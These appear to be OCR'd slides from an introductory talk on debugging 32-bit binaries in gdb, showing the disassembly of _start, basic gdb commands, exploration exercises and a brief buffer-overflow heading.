
entry points



```
(gdb) info file
Symbols from "/home/vagrant/level_up_ta
Native process:
        Using the running image of chil
        While running this, GDB does no
Local exec file:
        `/home/vagrant/level_up_talk/co
        Entry point: 0x56556060
```



```
Breakpoint 3, 0x56556086 in _start
(gdb) x/23wx $esp
0xffffd460:     0x565561a4      0x0
0xffffd470:     0x00000000      0xf
0xffffd480:     0x00000001      0xf
0xffffd490:     0xffffd629      0xf
0xffffd4a0:     0xffffd6bd      0xf
0xffffd4b0:     0xffffd700      0xf
(gdb) x/wx 0x565561a4
0x565561a4 <main>:      0x83e58955
```



```
(gdb) x/20i 0x56556060
   0x56556060 <_start>: endbr32
   0x56556064 <_start+4>:       xor    ebp,ebp
   0x56556066 <_start+6>:       pop    esi
   0x56556067 <_start+7>:       mov    ecx,esp
   0x56556069 <_start+9>:       and    esp,0xfffffff0
   0x5655606c <_start+12>:      push   eax
   0x5655606d <_start+13>:      push   esp
   0x5655606e <_start+14>:      push   edx
   0x5655606f <_start+15>:      call   0x5655608c <_start+44>
   0x56556074 <_start+20>:      add    ebx,0x2f68
   0x5655607a <_start+26>:      push   0x0
   0x5655607c <_start+28>:      push   0x0
   0x5655607e <_start+30>:      push   ecx
   0x5655607f <_start+31>:      push   esi
   0x56556080 <_start+32>:      push   DWORD PTR [ebx+0x1c]
   0x56556086 <_start+38>:      call   0x56556040 <__libc_start_main@plt>
   0x5655608b <_start+43>:      hlt
   0x5655608c <_start+44>:      mov    ebx,DWORD PTR [esp]
   0x5655608f <_start+47>:      ret
```

play with it yourself!

compile the binary in 32 bit, and explore the process yourself in gdb

Useful commands in gdb:

> info registers

show register values

> break *addr

sets breakpoint at address

when you set a breakpoint at addr, the process stops executing when rip = addr

Note: the process stops before the instruction is executed, not after

> c

let the process continue executing after reaching a breakpoint

> si

execute the current instruction and stop again on the next instruction

> r

run/rerun the binary/restart the process

> x/[n]wx addr

examine/print out n amount of 4 bytes of a memory address

Eg: x/24wx 0xffffd460 *OR* x/24wx $esp *(for registers)*

gdb plugins

https://github.com/hugsy/gef

https://github.com/pwndbg/pwndbg

experiment with other stuff!

Edit/Write your own main.c file, compile it and run it in gdb.


Explore how:

- the process looks like in 64 bit
- what happens when you pass a lot of arguments to a function in 64 bit (calling convention)
- global variables are stored
- arrays work
- anything you want

Exploitation 101


buffer overflows

char buf[0x10];
read 0x100 bytes into buf;



